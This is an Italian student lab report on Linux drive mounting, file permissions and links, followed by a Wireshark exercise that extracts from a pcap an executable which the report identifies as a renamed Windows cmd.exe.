drwxr-xr-x 3 analyst analyst 4096 Mar 22  2018 Downloads
drwxr-xr-x 9 analyst analyst 4096 Jul 19  2018 lab.support.files
drwxr-xr-x 2 analyst analyst 4096 Mar 21  2018 second_drive

[analyst@secOps ~]$ ls -l second_drive/
total 0
[analyst@secOps ~]$ sudo mount /dev/sdb1 ~/second_drive/
[sudo] password for analyst:
[analyst@secOps ~]$ ls -l second_drive/
total 20
drwx----- 2 root      root    16384 Mar 26  2018 lost+found
-rw-r--r-- 1 analyst  analyst    183 Mar 26  2018 myFile.txt
```

4. Smontaggio del filesystem

Usa `umount` per smontare `/dev/sdb1`.

```
[analyst@secOps ~]$ sudo umount /dev/sdb1
```

Part 2: File Permissions

1. Verifica e modifica permessi file

Comando: `ls -l` su `cyops.mn` per verificare i permessi (proprietario: `analyst`, gruppo: `analyst`, permessi `-rw-r--r--`).

```
[analyst@secOps ~]$ cd lab.support.files/scripts/
[analyst@secOps scripts]$ ls -l
total 60
-rwxr-xr-x 1 analyst analyst 952 Mar 21 2018 configure_as_dhcp.sh
-rwxr-xr-x 1 analyst analyst 1153 Mar 21 2018 configure_as_static.sh
-rwxr-xr-x 1 analyst analyst 3459 Mar 21 2018 cyberops_extended_topo_no_fw.py
-rwxr-xr-x 1 analyst analyst 4062 Mar 21 2018 cyberops_extended_topo.py
-rwxr-xr-x 1 analyst analyst 3669 Mar 21 2018 cyberops_topo.py
-rw-r--r-- 1 analyst analyst 2871 Mar 21 2018 cyops.mn
-rwxr-xr-x 1 analyst analyst 458 Mar 21 2018 rw_rules
-rwxr-xr-x 1 analyst analyst 70 Mar 21 2018 mal_server_start.sh
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 net_configuration_files
-rwxr-xr-x 1 analyst analyst 65 Mar 21 2018 reg_server_start.sh
-rwxr-xr-x 1 analyst analyst 189 Mar 21 2018 start_ELK.sh
-rwxr-xr-x 1 analyst analyst 85 Mar 21 2018 start_miniedit.sh
-rwxr-xr-x 1 analyst analyst 76 Mar 21 2018 start_pox.sh
-rwxr-xr-x 1 analyst analyst 106 Mar 21 2018 start_snort.sh
-rwxr-xr-x 1 analyst analyst 61 Mar 21 2018 start_tftpd.sh
```



2. Modifica dei permessi della directory /mnt

Il comando `touch` fallisce su `/mnt` perché possiede permessi limitati (`drwxr-xr-x`).

3. Modifica permessi di myFile.txt

Comando: `chmod 665 myFile.txt` per settare i permessi a `-rw-rw-r-x`.

4. Cambio del proprietario del file

Comando `chown` per cambiare il proprietario del file `myFile.txt` a `root`.

```
[analyst@secOps scripts]$ sudo mount /dev/sdb1 ~/second_drive/
[analyst@secOps scripts]$ cd ~/second_drive/
[analyst@secOps second_drive]$ ls -l
total 20
drwx----- 2 root      root  16384 Mar 26 2018 lost+found
-rw-r--r-- 1 analyst    analyst 183 Mar 26 2018 myFile.txt
[analyst@secOps second_drive]$ sudo chmod 665 myFile.txt
[analyst@secOps second_drive]$ sudo chown root:root myFile.txt
[analyst@secOps second_drive]$ echo test >> myFile.txt
[analyst@secOps second_drive]$ cat myFile.txt
This is a file stored in the /dev/sdb1 disk.
```

Part 3: Symbolic Links and other Special File Types

1. Esame dei tipi di file

Comando: `ls -l` in `/home/analyst` per visualizzare file (indicati da `-`) e directory (indicate da `d`).

2. Creazione di symbolic e hard link

Comando `ln -s` per creare link simbolico a `file1.txt`, `ln` per link hard a `file2.txt`.

3. Effetti sui link dopo rinomina dei file originali

Comando: rinomina `file1.txt` e `file2.txt` per osservare i cambiamenti. Il link simbolico `file1symbolic` si rompe, mentre il link hard `file2hard` rimane funzionante.

```
[analyst@sec0ps ~]$ echo "symbolic" > file1.txt
[analyst@sec0ps ~]$ cat file1.txt
symbolic
[analyst@sec0ps ~]$ echo "hard" > file2.txt
[analyst@sec0ps ~]$ cat file2.txt
hard
[analyst@sec0ps ~]$ ln -s file1.txt file1symbolic
ln: target 'file1symbolic' is not a directory
[analyst@sec0ps ~]$ ln file2.txt file2hard
[analyst@sec0ps ~]$ ls -l
total 28
drwxr-xr-x 2 analyst analyst 4096 Mar 22 2018 Desktop
drwxr-xr-x 3 analyst analyst 4096 Mar 22 2018 Downloads
-rw-r--r-- 1 analyst analyst    9 Oct 28 05:50 file1.txt
-rw-r--r-- 2 analyst analyst   5 Oct 28 05:51 file2hard
-rw-r--r-- 2 analyst analyst   5 Oct 28 05:51 file2.txt
drwxr-xr-x 9 analyst analyst 4096 Oct 28 05:48 lab.support.files
drwxr-xr-x 3 root    root    4096 Mar 26 2018 second-drive
[analyst@sec0ps ~]$ mv file1.txt file1new.txt
[analyst@sec0ps ~]$ mv file2.txt file2new.txt
[analyst@sec0ps ~]$ cat file1symbolic
cat: file1symbolic: No such file or directory
[analyst@sec0ps ~]$ cat file2hard
hard
```

Relazione sull'Analisi del Malware attraverso il File PCAP: W32.Nimda.Amm.exe

Obiettivo: Questa attività di laboratorio si concentra sull'analisi e l'estrazione di un file eseguibile contenente malware dal file `nimda.download.pcap`, usando strumenti come Wireshark per ispezionare il traffico catturato e identificare i pacchetti relativi a un download di malware.

Fase 1: Configurazione Iniziale e Apertura del File

1. Individuazione del File di Interesse:

- L'utente ha cambiato directory nella cartella `/home/analyst/lab.support.files/pcaps` e ha elencato i file per verificare la presenza del file `nimda.download.pcap`, che contiene i pacchetti del download del malware Nimda.

2. Apertura in Wireshark:

- Utilizzando Wireshark, è stato caricato il file `nimda.download.pcap`. L'interfaccia grafica di Wireshark facilita l'analisi del contenuto catturato, in particolare dei pacchetti che compongono il download.

3. Analisi del Protocollo e del Flusso TCP:

- Il quarto pacchetto è stato selezionato e l'espansione del protocollo HTTP ha rivelato che il download del malware è stato effettuato tramite una richiesta HTTP di tipo GET.

4. Ricostruzione del Flusso TCP:

- È stata utilizzata la funzionalità "Follow TCP Stream" di Wireshark per ricostruire il flusso completo della transazione TCP, visualizzando i contenuti effettivi del file scaricato.

Fase 2: Estrazione del File Eseguibile

1. Selezione e Salvataggio del File HTTP:

- Il pacchetto con la richiesta HTTP GET è stato selezionato, e tramite Wireshark, è stata esportata l'oggetto HTTP, ovvero il file `W32.Nimda.Amm.exe`. Il file è stato salvato nella cartella `/home/analyst`.


2. Verifica del Salvataggio e Tipologia del File:

- Utilizzando il comando `file`, è stato confermato che `W32.Nimda.Amm.exe` è un eseguibile per Windows a 64 bit, in formato PE32+.

L'attività ha permesso di comprendere e applicare tecniche di analisi forense per il recupero di file da traffico di rete, l'identificazione dei pacchetti critici e l'estrazione di oggetti da un flusso TCP. Questo processo fornisce una base solida per la gestione del malware, la sua identificazione e l'analisi per la sicurezza in contesti operativi.


27.2.10 Lab – Estrazione di un file eseguibile da un file PCAP

Prima di tutto, apriamo un terminale, ci spostiamo nella directory contenente i files .pcap con il comando **cd lab.support.files/pcaps** e utilizziamo il comando **ls -l** per ottenere una lista dei files presenti nella directory:




```
Terminal - analyst@secOps:~/lab.support.files/pcaps
File Edit View Terminal Tabs Help
[analyst@secOps ~]$ cd lab.support.files/pcaps
[analyst@secOps pcaps]$ ls -l
total 4028
-rw-r--r-- 1 analyst analyst 371462 Mar 21 2018 nimda.download.pcap
-rw-r--r-- 1 analyst analyst 3750153 Mar 21 2018 wannacry_download_pcap.pcap
[analyst@secOps pcaps]$ █
```

Dopo aver individuato il file **nimda.download.pcap**, utilizziamo il comando **wireshark nimda.download.pcap &** per aprire il file con Wireshark:




```
[analyst@secOps pcaps]$ wireshark nimda.download.pcap & █
```


Di fronte a questa schermata, che ci mostra tutti i pacchetti inviati e ricevuti mentre tcpdump era in esecuzione, andiamo a selezionare il quarto pacchetto, che mostra la richiesta per il file contenente il malware:



Successivamente, clicchiamo col tasto destro sul primo pacchetto, ovvero l'inizio del **TCP handshake** e selezioniamo la voce **Follow TCP Stream**. In questo modo, possiamo ricostruire ciò che è avvenuto durante lo scambio di pacchetti:



Si aprirà la seguente finestra, contenente tutti i dettagli relativi al flusso TCP:



Navigando all'interno della finestra, ci imbattiamo in simboli, che non sono altro che il contenuto del file scaricato. Poiché si tratta di un file binario, Wireshark non sa come rappresentarlo. I simboli visualizzati rappresentano la migliore ipotesi di Wireshark per dare un senso ai dati binari decodificandoli come testo. Inoltre, possiamo notare la presenza di alcune parole leggibili tra i vari simboli. Di solito, queste parole fanno parte dei messaggi forniti dal programma all'utente durante l'esecuzione:

The screenshot shows the Wireshark interface with the title "Follow TCP Stream (tcp.stream eq 0)". The main pane is labeled "Stream Content" and displays the raw data of a file. The data starts with "MZ.....@.....!..L!.This program cannot be run in DOS mode." followed by a large amount of binary noise represented by various ASCII symbols. Some recognizable strings include "msvcr7.dll.NTDLL.DLL.KERNEL32.dll.api-ms-win-core-processThreads", "l1-1-0.DLL.WINBRAND.dll.", and "H9X...Z...=*...t.H..t.H.T\$ A..H..0.....L.\$....I.[I.sI.._.....H..". At the bottom of the pane, there is a dropdown menu set to "Entire conversation (345510 bytes)". Below the pane are several buttons: "Find", "Save As", "Print", and radio buttons for "ASCII", "EBCDIC", "Hex Dump", "C Arrays", and "Raw". The "Raw" button is selected. At the bottom right of the window are "Help", "Filter Out This Stream" (with a checked checkbox), and "Close" buttons.

Nonostante il nome **W32.Nimda.Amm.exe**, questo eseguibile non è il famoso worm. Per motivi di sicurezza, questo è un altro file eseguibile che è stato rinominato **W32.Nimda.Amm.exe**. Usando i frammenti di parole visualizzati dalla finestra **Follow TCP Stream** di Wireshark, possiamo risalire alla vera identità dell'eseguibile. Scorrendo fino in fondo a quella finestra, scopriamo che si tratta del file **cmd.exe** di Microsoft Windows:

The screenshot shows the Wireshark interface with a window titled "Follow TCP Stream (tcp.stream eq 0)". The main pane displays the "Stream Content" in ASCII format. The content is a series of command-line arguments for the "cmd" command, including "V.S._VERSION_INFO", "String.File.Info", "Microsoft Corporation", "File.Description", "Windows.Command.Prompt", "All rights reserved.", "ProductName", "Microsoft.Windows.Operating.System", "Translation", "MUI", "en-US", and several instances of ".H`h". At the bottom of the window, there are buttons for "Find", "Save As", "Print", and mode selection (ASCII, EBCDIC, Hex Dump, C Arrays, Raw), with "Raw" selected. There is also a "Help" button, a "Filter Out This Stream" checkbox, and a "Close" button.

```
.....00....h.....(....00.....h.....00....%.....h...
.....4...V.S._V.E.R.S.I.O.N._I.N.F.O.....JD.....jD.?.S.t.r.i.n.g.F.i.l.e.I.n.f.o. .....
0.4.0.9.0.4.B.0...L....C.o.m.p.a.n.y.N.a.m.e....M.i.c.r.o.s.o.f.t .C.o.r.p.o.r.a.t.i.o.n...
\....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n....W.i.n.d.o.w.s .C.o.m.m.a.n.d .P.r.o.c.e.s.s.o.r..r)...F.i.l.e.V.e.r.s.i.o.n....
6...1...7.6.0.1...1.7.5.1.4...(w.i.n.7.s.p.1._r.t.m...1.0.1.1.1.9.-1.8.5.0.)....
(....I.n.t.e.r.n.a.l.N.a.m.e...c.m.d.....L.e.g.a.l.C.o.p.y.r.i.g.h.t....M.i.c.r.o.s.o.f.t .C.o.r.p.o.r.a.t.i.o.n... A.l.l .r.i.g.h
t.s .r.e.s.e.r.v.e.d....8....O.r.i.g.i.n.a.l.F.i.l.e.N.a.m.e...C.m.d...E.x.e..j.
%...P.r.o.d.u.c.t.N.a.m.e....M.i.c.r.o.s.o.f.t... W.i.n.d.o.w.s... O.p.e.r.a.t.i.n.g .S.y.s.t.e.m....B....P.r.o.d.u.c.t.V.e.r.s.i.
o.n...6...1...7.6.0.1...1.7.5.1.4....D....V.a.r.F.i.l.e.I.n.f.o....$....T.r.a.n.s.l.a.t.i.o.n....J..
7....0...@/!...
8...d.....M.U.I.....M.U.I.....e.n.-U.S. .....
.....0.....(....0.8@.H.P.X.h.x.....p...
(@.H`h.....(@.H`h.....(@.H`h.....(@.H`h...
(@.H`h.....H.h...
(@.H`h.....
```


Entire conversation (345510 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close

Poiché i file di acquisizione, contengono tutti i pacchetti relativi al traffico, è possibile utilizzare un PCAP di un download per recuperare un file scaricato in precedenza.

Nel quarto pacchetto nel file download.pcap, notiamo che la richiesta **HTTP GET** è stata generata da **209.165.200.235** a **209.165.202.133**. La colonna **Info** mostra anche che questa è in effetti la richiesta **GET** per il file. Mentre il quarto pacchetto è selezionato, andiamo su **File**, clicchiamo su **Export Objects** e infine su **HTTP**:




Wireshark visualizzerà tutti gli **oggetti HTTP** presenti nel **flusso TCP** che contiene la **richiesta GET**. In questo caso, nella cattura è presente solo il file **Nimda.Amm.exe**. Questo perché l'acquisizione è stata avviata subito prima del download e interrotta subito dopo. Nessun altro traffico è stato catturato mentre l'acquisizione era attiva:

Wireshark: HTTP object list				
Packet num	Hostname	Content Type	Size	Filename
309	209.165.202.133:6666	application/octet-stream	345 kB	W32.Nimda.Amm.exe

Buttons at the bottom: Help, Save As, Save All, Cancel.

Dopo aver cliccato su **Save as** nella parte inferiore della finestra precedente, ci si apre questa nuova finestra e non dobbiamo fare altro che salvare il file nella directory **analyst** che è presente in **home**:



Dopo aver salvato il file, non ci resta che verificare di averlo salvato dove volevamo. Assicuriamoci di ciò tramite l'esecuzione del comando **ls -l**. Una volta accertata la presenza del file, possiamo utilizzare il comando **file** seguito dal **nome del file** che abbiamo scaricato per visualizzarne le informazioni:

```
[analyst@secOps ~]$ ls -l
total 15832
-rw-r--r-- 1 root      root      6995 Oct 23 03:52 capture.pcap
drwxr-xr-x 2 analyst    analyst    4096 Mar 22 2018 Desktop
drwxr-xr-x 3 analyst    analyst    4096 Mar 22 2018 Downloads
-rw-r--r-- 1 root      root     15813765 Oct 25 05:13 httpdump.pcap
-rw-r--r-- 1 root      root     22283 Oct 25 05:36 httpsdump.pcap
drwxr-xr-x 9 analyst    analyst    4096 Jul 19 2018 lab.support.files
drwxr-xr-x 2 analyst    analyst    4096 Mar 21 2018 second_drive
-rw-r--r-- 1 analyst    analyst   345088 Oct 28 07:07 W32.Nimda.Amm.exe
[analyst@secOps ~]$ file W32.Nimda.Amm.exe
W32.Nimda.Amm.exe: PE32+ executable (console) x86-64, for MS Windows
[analyst@secOps ~]$
```

